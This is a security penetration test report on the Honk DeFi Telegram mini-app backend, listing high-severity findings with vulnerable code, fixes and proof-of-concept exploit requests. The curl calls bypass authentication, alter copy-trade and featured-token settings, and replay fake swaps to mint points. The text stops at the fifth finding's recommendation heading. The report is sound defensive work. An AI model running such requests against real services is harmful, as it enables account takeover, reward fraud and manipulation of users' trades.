

Penetration Testing

Honk (DeFi)

Table of Contents

Executive Summary	4
Project Context	4
Penetration Test Scope	7
Security Rating	8
Severity Definitions	9
Status Definitions	10
Penetration Test Findings	11
Conclusion	90
Our Methodology	91
Disclaimers	93
About Hashlock	94

CAUTION

THIS DOCUMENT IS A SECURITY PENETRATION TEST REPORT AND MAY CONTAIN CONFIDENTIAL INFORMATION. THIS INCLUDES IDENTIFIED VULNERABILITIES AND MALICIOUS CODE THAT COULD BE USED TO COMPROMISE THE PROJECT. THIS DOCUMENT SHOULD ONLY BE FOR INTERNAL USE UNTIL ISSUES ARE RESOLVED. ONCE VULNERABILITIES ARE REMEDIATED, THIS REPORT CAN BE MADE PUBLIC. THE CONTENT OF THIS REPORT IS OWNED BY HASHLOCK PTY LTD FOR THE USE OF THE CLIENT.

Executive Summary

The Honk team partnered with Hashlock to conduct a security Penetration Test of their Honk Project code base. Hashlock manually and proactively reviewed the code to ensure the project's team and community that the deployed tools were secure.

Project Context

Honk Bots is a DeFi toolkit built on the Hedera ecosystem, focused on providing automated trading and community-management bots for HBAR-based tokens and meme coin projects. The platform offers tools such as trading bots, buy bots, whale tracking, and token analytics integrated with Telegram and Discord, aiming to simplify on-chain trading activity, improve market transparency, and boost engagement within the Hedera DeFi community. Its ecosystem also includes the HONK token, which is positioned as both a utility and community reward asset tied to the platform's expanding suite of crypto automation tools.

Project Name: Honk


Project Type: Defi

Compiler Version: ^0.8.24



Website: <https://honks-organization.gitbook.io/honk-bot>

Logo:



Visualised Context:

Project Visuals:



Penetration Test Scope

At Hashlock, we executed a comprehensive penetration test on the Honk project. Our scope included a detailed security assessment, where we rigorously examined the code to identify vulnerabilities and assess overall efficiency. The testing process involved a meticulous manual review, supplemented by advanced software-assisted techniques, to ensure thorough analysis and accuracy.

Description	Honk Project code base
Platform	Ethereum / Solidity/Web apps & APIs
Penetration Test Date	June, 2026
Repository/Website URL/IP Tested	honk-mini-app-backend-main

Security Rating

After Hashlock's Penetration Test, we found the code base to be **"Secure"**. The code follows simple logic, with correct and detailed ordering.



Not Secure

Vulnerable

Secure

Hashlocked

The 'Hashlocked' rating is reserved for projects that ensure ongoing security via bug bounty programs or on-chain monitoring technology.

All issues uncovered during automated and manual analysis were meticulously reviewed and applicable vulnerabilities are presented in the [Penetration Test Findings](#) section.

We initially identified some vulnerabilities that have since been addressed.

Hashlock found:

5 High severity vulnerabilities

8 Medium severity vulnerabilities

17 Low severity vulnerabilities

2 QA

Caution: Hashlock's Penetration Tests do not guarantee a project's success or ethics, and are not liable or responsible for security. Always conduct independent research about any project before interacting.

Severity Definitions

The severity levels assigned to findings represent a comprehensive evaluation of both their potential impact and the likelihood of occurrence within the system. These categorizations are established based on Hashlock's professional standards and expertise, incorporating both industry best practices and our discretion as security auditors. This ensures a tailored assessment that reflects the specific context and risk profile of each finding.

Significance	Description
High	High-severity vulnerabilities can result in loss of funds, asset loss, access denial, and other critical issues that will result in the direct loss of funds and control by the owners and community.
Medium	Medium-level difficulties should be solved before deployment, but won't result in loss of funds.
Low	Low-level vulnerabilities are areas that lack best practices that may cause small complications in the future.
Gas	Gas Optimisations, issues, and inefficiencies
QA	Quality Assurance (QA) findings are purely informational and don't impact functionality. These notes help clients improve the clarity, maintainability, or overall structure of the code, ensuring a cleaner and more efficient project. They should be addressed for optimization but are not critical to the system's performance or security.

Status Definitions

Each identified security finding is assigned a status that reflects its current stage of remediation or acknowledgment. The status provides clarity on the handling of the issue and ensures transparency in the auditing process. The statuses are as follows:

Significance	Description
Resolved	The identified vulnerability has been fully mitigated either through the implementation of the recommended solution proposed by Hashlock or through an alternative client-provided solution that demonstrably addresses the issue
Acknowledged	The client has formally recognized the vulnerability but has chosen not to address it due to the high cost or complexity of remediation. This status is acceptable for medium and low-severity findings after internal review and agreement. However, all high-severity findings must be resolved without exception.
Unresolved	The finding remains neither remediated nor formally acknowledged by the client, leaving the vulnerability unaddressed.

Penetration Test Findings

High

[H-01] telegramAuth#telegramAuth - Authentication fails open when BOT_TOKEN is unset

Description

The `telegramAuth` middleware is the sole gate protecting every authenticated route in the application (`/api/user`, `/api/holdings`, `/api/analytics`, `/api/limit-orders-v2`, `/api/copy-trades`). When the `BOT_TOKEN` environment variable is missing, the middleware does not reject the request. Instead it assigns a hardcoded fallback Telegram user ID and calls `next()`, authenticating every protected request as that single account. There is no `NODE_ENV` guard, so this fail-open path is reachable in any deployed environment that is missing or has a misconfigured bot token.

Vulnerability Details

In `middleware/telegramAuth.js:52-56`, the absence of `BOT_TOKEN` short-circuits all verification:

```
function telegramAuth(req, res, next) {  
  if (req.method === 'OPTIONS') return next();  
  // ...  
  const initData = req.headers['x-telegram-init-data'];  
  const botToken = process.env.BOT_TOKEN;  
  if (!botToken) { // lines 52-56  
    fail-open  
    const fallbackUserId = Number(process.env.DEV_TELEGRAM_USER_ID || 5776449500);  
    req.auth = { telegramUserId: fallbackUserId };  
    return next();  
  }  
  if (!initData) return res.status(401).json({ error: 'Unauthorized' });  
  // ...  
}
```

```
}
```

The fallback path requires no `x-telegram-init-data` header, no HMAC, and no `NODE_ENV === 'development'` check. Any request that reaches the API is silently authenticated as Telegram user `5776449500` (or whatever `DEV_TELEGRAM_USER_ID` is set to). Because all sensitive routes resolve the acting account from `req.auth.telegramUserId`, the entire account surface of that user becomes controllable by anonymous callers. This is a classic fail-open default: the safe behavior on a missing secret must be to reject, not to grant a privileged identity.

Proof of Concept

With `BOT_TOKEN` unset on the server, an attacker performs full account actions without any Telegram credential:

```
# No x-telegram-init-data header is sent. The request is authenticated
# as the fallback user 5776449500 because BOT_TOKEN is missing.

# Read the victim's profile, wallet binding, points and referral data
curl -s https://api.honk.example/api/user/profile

# Read the victim's holdings
curl -s https://api.honk.example/api/holdings

# Mutate the victim's copy-trade configuration
curl -s -X POST https://api.honk.example/api/copy-trades/config \
  -H 'Content-Type: application/json' \
  -d '{"targetAccountId":"0.0.999999","perTradeHbarAmount":"100"}'
```

Every call above returns `200` and operates on the fallback account, with the attacker never presenting valid `initData`.

Impact

An API deployment with a missing or misconfigured bot token authenticates every protected request as the fallback Telegram user. An anonymous attacker can read and mutate that account's profile, wallet binding, holdings, analytics, points and referrals, limit-order records, wishlist, and copy-trade configuration with no Telegram `initData` at

all. Because the fallback identity is a fixed, known user ID, this is a complete authentication bypass for that account, gated only on an operational misconfiguration that produces no startup error.

Recommendation

Fail closed when `BOT_TOKEN` is missing, and restrict any development bypass to an explicit local-only mode that cannot run in a deployed environment.

```
function telegramAuth(req, res, next) {
  if (req.method === 'OPTIONS') return next();
  // ...
  const initData = req.headers['x-telegram-init-data'];
  const botToken = process.env.BOT_TOKEN;
  - if (!botToken) {
  -   const fallbackUserId = Number(process.env.DEV_TELEGRAM_USER_ID || 5776449500);
  -   req.auth = { telegramUserId: fallbackUserId };
  -   return next();
  - }
  + if (!botToken) {
  +   // Fail closed: a missing bot token must never authenticate a request.
  +   const devBypass =
  +     process.env.NODE_ENV === 'development' &&
  +     process.env.ALLOW_DEV_AUTH_BYPASS === 'true' &&
  +     process.env.DEV_TELEGRAM_USER_ID;
  +   if (!devBypass) return res.status(503).json({ error: 'Auth unavailable' });
  +   req.auth = { telegramUserId: Number(process.env.DEV_TELEGRAM_USER_ID) };
  +   return next();
  + }
  if (!initData) return res.status(401).json({ error: 'Unauthorized' });
  // ...
}
```

Additionally, validate the presence of `BOT_TOKEN` at process startup and refuse to boot in production if it is absent, so the misconfiguration surfaces as a deploy failure rather than a silent auth bypass.

Status

Resolved



[H-02] telegramAuth#verifyTelegramInitData - Telegram initData is replayable indefinitely

Description

The middleware validates the Telegram WebApp HMAC over the `initData` payload but never inspects the `auth_date` field that Telegram includes for freshness. Because no expiry or freshness window is enforced, a captured `x-telegram-init-data` header remains a valid bearer credential for as long as the bot token is unchanged. The validated identity is also never exchanged for a short-lived, revocable server session, so a single leaked `initData` blob grants long-lived account access.

Vulnerability Details

`verifyTelegramInitData` in `middleware/telegramAuth.js:15-30` recomputes the HMAC and compares it to the received hash, but reads no `auth_date`:

```
function verifyTelegramInitData(initData, botToken) {
  const params = new URLSearchParams(initData);
  const receivedHash = params.get('hash');
  if (!receivedHash) return false;
  params.delete('hash');
  const dataCheckString = Array.from(params.entries())
    .sort(([a], [b]) => a.localeCompare(b))
    .map(([key, value]) => `${key}=${value}`).join('\n');
  const secretKey = crypto.createHmac('sha256',
    'WebAppData').update(botToken).digest();
  const calculatedHash = crypto.createHmac('sha256',
    secretKey).update(dataCheckString).digest('hex');
  return calculatedHash === receivedHash; // line 29 - no auth_date check anywhere
}
```

The signed payload from Telegram includes `auth_date`, but it is never parsed or compared against a maximum age. On success the middleware binds the request to the user with no expiry (`middleware/telegramAuth.js:67-72`):

```
const telegramUser = parseTelegramUser(initData);
if (!telegramUser) return res.status(401).json({ error: 'Unauthorized' });
```

```
req.auth = { telegramUserId: telegramUser.userId }; // lines 67-72 - no expiry
binding
return next();
```

`initData` is a long-lived static string that is sent on every request to the backend, logged by proxies, present in client memory, and exposed to any web-view or transport leak. Telegram explicitly ships `auth_date` so servers can reject stale payloads. Without that check, the credential never ages out, and because there is no server-side session layer there is no way to revoke a compromised `initData` short of rotating the bot token (which invalidates all users).

Proof of Concept

```
# Day 0: attacker captures the victim's initData header (proxy log, leaked
# web-view, shared device, etc.). It is a single static string.
INIT_DATA='user=%7B%22id%22%3A123456789%7D&auth_date=1700000000&hash=abcdef...'

# Day 30 (or any later date): the same header still authenticates as the victim,
# because auth_date is never validated and the bot token is unchanged.
curl -s https://api.honk.example/api/user/profile \
  -H "x-telegram-init-data: $INIT_DATA"

curl -s -X POST https://api.honk.example/api/copy-trades/config \
  -H "x-telegram-init-data: $INIT_DATA" \
  -H 'Content-Type: application/json' \
  -d '{"targetAccountId":"0.0.999999","perTradeHbarAmount":"100"}'
```

Both requests succeed long after the `initData` was issued.

Impact

A leaked victim `initData` grants long-lived backend account takeover: profile and settings, wallet binding, holdings, analytics, points and referrals, limit-order records, and copy-trade configurations. Direct on-chain theft is constrained because private keys are not stored server-side, limit orders require a maker EIP-712 signature, and copy-trades are bounded by on-chain policy; however, the off-chain account surface is fully exposed and the credential cannot be revoked individually.



Recommendation

Parse and enforce `auth_date`, reject missing or stale values, and exchange validated Telegram data for a short-lived, revocable server session.

```
function verifyTelegramInitData(initData, botToken) {
  const params = new URLSearchParams(initData);
  const receivedHash = params.get('hash');
  if (!receivedHash) return false;
+ const authDate = Number(params.get('auth_date'));
+ if (!Number.isFinite(authDate)) return false;
+ const MAX_AGE_SECONDS = 300; // 5 minutes
+ if (Math.floor(Date.now() / 1000) - authDate > MAX_AGE_SECONDS) return false;
  params.delete('hash');
  const dataCheckString = Array.from(params.entries())
    .sort(([a], [b]) => a.localeCompare(b))
    .map(([key, value]) => `${key}=${value}`).join('\n');
  const secretKey = crypto.createHmac('sha256',
'WebAppData').update(botToken).digest();
  const calculatedHash = crypto.createHmac('sha256',
secretKey).update(dataCheckString).digest('hex');
  return calculatedHash === receivedHash;
}
```

After the initial HMAC check passes, issue a signed, short-lived session token (for example a JWT with a 15-minute expiry) and authenticate subsequent requests against that token, maintaining a server-side revocation list so a compromised session can be invalidated without rotating the bot token.

Status

Resolved

[H-03] featured#POST - Featured-token admin endpoints are public

Description

The featured-token router is mounted in `index.js:54` without the `telegramAuth` middleware, unlike every other sensitive router. The route handlers are labeled as admin endpoints in code comments, but neither `POST /api/featured` nor `DELETE /api/featured/:tokenId` performs any authentication or authorization. Anyone able to reach the API can create, reorder, or deactivate featured tokens.

Vulnerability Details

In `index.js:54` the featured router is the only sensitive mount missing `telegramAuth`:

```
app.use('/api/user', telegramAuth, userRoutes);
app.use('/api/holdings', telegramAuth, holdingsRoutes);
app.use('/api/analytics', telegramAuth, analyticsRoutes);
app.use('/api/featured', featuredRoutes);           // line 54 - no
telegramAuth
app.use('/api/limit-orders-v2', telegramAuth, limitOrderV2Routes);
app.use('/api/copy-trades', telegramAuth, copyTradeRoutes);
```

The mutation handlers in `routes/featured.js:235-258` and `routes/featured.js:274-302` contain no auth or role check:

```
router.post('/', async (req, res) => {           // "admin endpoint" comment, no
  auth
  const { tokenId, order, dex } = req.body;
  if (!tokenId) return res.status(400).json({ success: false, error: 'tokenId is
required' });
  const tokenDex = dex || 'saucerswap';
  const token = await Featured_Tokens.findOneAndUpdate({ tokenId, dex: tokenDex },
    { tokenId, order: order || 0, dex: tokenDex, isActive: true }, { upsert: true,
new: true });
  res.json({ success: true, token });
});
router.delete('/:tokenId', async (req, res) => { // no auth
  const { tokenId } = req.params; const { dex } = req.query;
  const query = { tokenId }; if (dex) query.dex = dex;
```

```
await Featured_Tokens.findOneAndUpdate(query, { isActive: false });
res.json({ success: true, message: 'Token removed from featured list' });
});
```

The POST handler upserts arbitrary `tokenId`, `order`, and `dex` values, so an attacker can both inject new featured entries and reorder existing curated ones by writing a low `order`. The DELETE handler flips `isActive` to false on any token, removing legitimate entries. Neither operation is gated by Telegram auth (because the router is mounted without the middleware) nor by any admin role check inside the handler.

Proof of Concept

```
# Promote an attacker-controlled scam token to the top of the featured list.
curl -s -X POST https://api.honk.example/api/featured \
  -H 'Content-Type: application/json' \
  -d '{"tokenId":"0.0.6666666","order":0,"dex":"saucerswap"}'
# -> {"success":true,"token":{"...,"isActive":true,"order":0}}

# Deactivate a legitimate, curated featured token.
curl -s -X DELETE 'https://api.honk.example/api/featured/0.0.1234567?dex=saucerswap'
# -> {"success":true,"message":"Token removed from featured list"}
```

No `x-telegram-init-data` header is required for either call.

Impact

Anyone who can reach the API can promote arbitrary tokens, reorder the curated featured list, or deactivate legitimate featured tokens. This enables scam-token promotion to users browsing the Mini App, market manipulation by surfacing attacker-held tokens, paid-placement grieving, and broad abuse of the UI trust signal that featured placement conveys to traders.

Recommendation

Require admin authentication and authorization on all featured-token mutations, and keep only the read-only listing public.

```
-app.use('/api/featured', featuredRoutes);
```

```
+app.use('/api/featured', featuredRoutes); // GET handlers remain public; mutations
gated below
```

```
-router.post('/', async (req, res) => {
+router.post('/', telegramAuth, requireAdmin, async (req, res) => {
  const { tokenId, order, dex } = req.body;
  // ...
});
-router.delete('/:tokenId', async (req, res) => {
+router.delete('/:tokenId', telegramAuth, requireAdmin, async (req, res) => {
  const { tokenId } = req.params; const { dex } = req.query;
  // ...
});
```

Implement `requireAdmin` to check the authenticated `req.auth.telegramUserId` against an explicit allowlist of admin user IDs, and reject all non-admin callers with `403`. Read-only `GET` routes can remain unauthenticated.

Status

Resolved

[H-04] analytics#record-swap - Client-reported swaps mint arbitrary points and referral rewards

Description

POST /api/analytics/record-swap trusts the authenticated caller's request body for all swap details, including tokenIn.usdValue, and awards loyalty points equal to the floored USD value. The on-chain transaction referenced by transactionId is never verified on Hedera, is not enforced to be unique, and is not bound to the caller's wallet. As a result any authenticated user can fabricate or replay swaps to mint arbitrary points for themselves and a controlled referrer.

Vulnerability Details

In routes/analytics.js:27-69, points are derived directly from the client-supplied usdValue:

```
router.post('/record-swap', async (req, res) => {
  const { txType, dex, tokenIn, tokenOut, transactionId, slippage } = req.body;
  const chatId = getAuthenticatedChatId(req);
  if (!chatId) return res.status(401).json({ error: 'Unauthorized' });
  const swapTx = await SwapTransaction.create({ chatId, txType, dex,
    tokenInId: tokenIn.tokenId, tokenInUsdValue: tokenIn.usdValue || 0, /* ... */
    transactionId,
    slippage: slippage || 0, timestamp: new Date() });
  const usdValue = tokenIn.usdValue || 0;
  const pointsEarned = Math.floor(parseFloat(usdValue)); // arbitrary,
  client-controlled
  if (pointsEarned > 0) {
    const user = await User.findOne({ chatId });
    if (user) {
      user.points = (user.points || 0) + pointsEarned; await user.save();
      if (user.referredBy) {
        const referrer = await User.findOne({ referralCode: user.referredBy });
        if (referrer) { referrer.points = (referrer.points || 0) +
          Math.floor(pointsEarned * 0.5); await referrer.save(); }
      }
    }
  }
}
```

```

    }
    res.json({ success: true, transaction: swapTx, pointsEarned });
  });

```

Three independent gaps make this exploitable. First, `tokenIn.usdValue` comes straight from the request body, so the caller chooses how many points to mint. Second, `transactionId` is stored but never checked against the Hedera mirror node, so no real swap need exist. Third, there is no uniqueness constraint on `transactionId` in the `SwapTransaction` persistence (`db.js:63-98`), so the same identifier can be submitted repeatedly. The referral path additionally credits 50% of the minted points to whichever referrer the caller has configured, so a single account can fund a second account it controls.

Proof of Concept

```

# Authenticated as a normal user. Mint 1,000,000 points from a fake swap.
curl -s -X POST https://api.honk.example/api/analytics/record-swap \
  -H "x-telegram-init-data: $INIT_DATA" \
  -H 'Content-Type: application/json' \
  -d '{
    "txType":"buy","dex":"saucerswap",
    "tokenIn":{"tokenId":"0.0.1234","usdValue":1000000},
    "tokenOut":{"tokenId":"0.0.5678"},
    "transactionId":"0.0.111@1700000000.000000000",
    "slippage":0
  }'

# -> {"success":true,"pointsEarned":1000000}

# Replay the same transactionId arbitrarily many times to mint more points,
# and the configured referrer earns 500,000 points each time.
for i in $(seq 1 100); do
  curl -s -X POST https://api.honk.example/api/analytics/record-swap \
    -H "x-telegram-init-data: $INIT_DATA" \
    -H 'Content-Type: application/json' \
    -d
    '{"txType":"buy","dex":"saucerswap","tokenIn":{"tokenId":"0.0.1234","usdValue":100000
    0},"tokenOut":{"tokenId":"0.0.5678"},"transactionId":"0.0.111@1700000000.000000000",'

```



```
slippage":0}'
done
```

Impact

Any authenticated user can mint an unbounded number of loyalty points for themselves and 50% referral kickback points for a controlled referrer by submitting fake swaps or replaying transaction IDs. This corrupts the leaderboard, breaks referral economics, and poisons any future reward, tier, or airdrop logic that is computed from the points balance or swap history.

Recommendation

Derive reward eligibility from verified on-chain Hedera transactions rather than from the request body.

```
router.post('/record-swap', async (req, res) => {
  const { transactionId } = req.body;
  const chatId = getAuthenticatedChatId(req);
  if (!chatId) return res.status(401).json({ error: 'Unauthorized' });
  if (!transactionId) return res.status(400).json({ error: 'transactionId required' });

  // 1. Enforce uniqueness (also add a unique index on transactionId in the schema).
  if (await SwapTransaction.findOne({ transactionId })) {
    return res.status(409).json({ error: 'transaction already recorded' });
  }

  // 2. Fetch and verify the transaction from the Hedera mirror node.
  const tx = await fetchMirrorNodeTransaction(transactionId);
  if (!tx || tx.result !== 'SUCCESS') {
    return res.status(400).json({ error: 'transaction not found or failed' });
  }

  // 3. Bind the transaction to the authenticated user's verified wallet.
  const user = await User.findOne({ chatId });
  if (!tx.accountIds.includes(user.walletAccountId)) {
    return res.status(403).json({ error: 'transaction not owned by caller' });
  }
});
```

```
}

// 4. Derive USD value server-side from a trusted price source, not the body.
const usdValue = await priceUsdForSwap(tx);
const pointsEarned = Math.floor(usdValue);
// ... persist and award points exactly as before, using the server-derived value
});
```

Add a unique index on `transactionId` in the `SwapTransaction` schema so replay is rejected at the database layer even under concurrency.

Status

Resolved

[H-05] copyTradeKeeper#extractCopySignals - Copy-trade keeper treats arbitrary token transfers as buy signals

Description

The copy-trade keeper classifies any successful non-WHBAR token balance change on a copied account as a buy or sell signal. It does not verify that the underlying transaction was a swap through a supported DEX, nor that the copied account actually spent HBAR or WHBAR to acquire the token. An attacker can therefore induce follower buys merely by transferring a worthless token into a copied wallet, causing followers to spend their configured per-trade budget on that token.

Vulnerability Details

`extractCopySignals` in `services/copyTradeKeeper.js:320-353` keys entirely off the direction of a raw token transfer:

```
function extractCopySignals(transactions, targetAccountId) {
  const signals = [];
  for (const tx of transactions) {
    if (tx.result !== 'SUCCESS' || !Array.isArray(tx.token_transfers)) continue;
    for (const transfer of tx.token_transfers) {
      if (transfer.account !== targetAccountId) continue;
      if (!transfer.token_id || transfer.token_id === WHBAR_TOKEN_ID) continue; //
only WHBAR excluded
      const amount = Number(transfer.amount);
      if (!Number.isFinite(amount) || amount === 0) continue;
      signals.push({ sourceTxId: tx.transaction_id, sourceTimestamp:
tx.consensus_timestamp,
        tokenId: transfer.token_id, direction: amount > 0 ? 'buy' : 'sell', // any
inbound transfer => buy
        sourceAmountRaw: String(Math.abs(Math.trunc(amount))) });
    }
  }
  return signals;
}
```

A positive token delta is unconditionally treated as a buy signal. The function never checks that the transaction was routed through an allowed DEX router, never confirms a

corresponding HBAR or WHBAR outflow from the target, and does not validate swap semantics. A plain inbound transfer of an attacker-minted token is indistinguishable from a genuine DEX purchase. When the keeper acts on a buy signal (`services/copyTradeKeeper.js:355-399,450-485`, fronting `routes/copyTrades.js:67-130`), the HBAR amount spent is the follower's configured `perTradeHbarAmount` (capped by remaining budget), not the size of the source transfer, so the spend bears no relation to anything the target actually did:

```
// runSignal: hbarAmount for buy = min(perTradeHbarAmount, remaining) - follower
// budget, NOT transfer size
```

The on-chain contract `SignedCopyTradeBook.sol:170-199` does bound the blast radius — total spend is capped and output is sent to the maker-chosen receiver — but it cannot tell that the signal was fabricated:

```
function executeCopyTrade(address maker, address buyToken, uint256 minBuyAmount,
address router)
    external nonReentrant whenNotPaused onlyRole(KEEPER_ROLE) returns (uint256
amountOut) {
    require(allowedRouters[router], 'router not allowed');
    Policy storage policy = policies[maker];
    require(policy.active, 'policy inactive');
    uint256 newSpent = policy.spentSellAmount + policy.perTradeSellAmount;
    require(newSpent <= policy.maxTotalSellAmount, 'policy cap reached'); // bounds
total loss
    // ... output sent to policy.receiver (maker-chosen), so no redirection
    require(amountOut >= minBuyAmount, 'min amount out not met');
    policy.spentSellAmount = newSpent;
}
```

Crucially, `minBuyAmount` is quoted from the same pool the attacker can seed, so the `min amount out` guard does not protect against an attacker-controlled price.

Proof of Concept

```
// Attacker setup: deploy a token ATTACK with a thin liquidity route, and identify
// a copied (maker) wallet that followers are tracking.
```

```
// 1. Attacker transfers a tiny amount of ATTACK into the copied wallet.
//    On Hedera this produces a SUCCESS tx whose token_transfers includes:
//      { account: targetAccountId, token_id: "0.0.ATTACK", amount: +1 }

// 2. The keeper polls the target's transactions and runs extractCopySignals:
const signals = extractCopySignals(recentTxs, targetAccountId);
// => [{ tokenId: "0.0.ATTACK", direction: "buy", sourceAmountRaw: "1", ... }]
//    A genuine DEX purchase and this dust transfer are indistinguishable.

// 3. For every follower, the keeper submits executeCopyTrade(buyToken = 0.0.ATTACK),
//    spending each follower's perTradeHbarAmount (up to their remaining cap) into
//    the
//    attacker-seeded pool. minBuyAmount is quoted from that same pool, so the
//    slippage
//    guard passes while the attacker extracts value via the thin route.
```

Impact

An attacker can force every follower of a targeted wallet to spend their configured per-trade copy-trade budget buying an attacker-chosen token, simply by sending a dust transfer of that token to the copied account. Because the buy routes into a pool the attacker seeded and `minBuyAmount` is quoted from that same pool, followers receive little real value for their HBAR. The loss per follower is bounded by the on-chain `maxTotalSellAmount` policy cap and output cannot be redirected away from the follower's receiver, so this is not unbounded theft; nonetheless it is real, attacker-triggered fund loss across the entire follower set with no action by the legitimate trader.

Recommendation

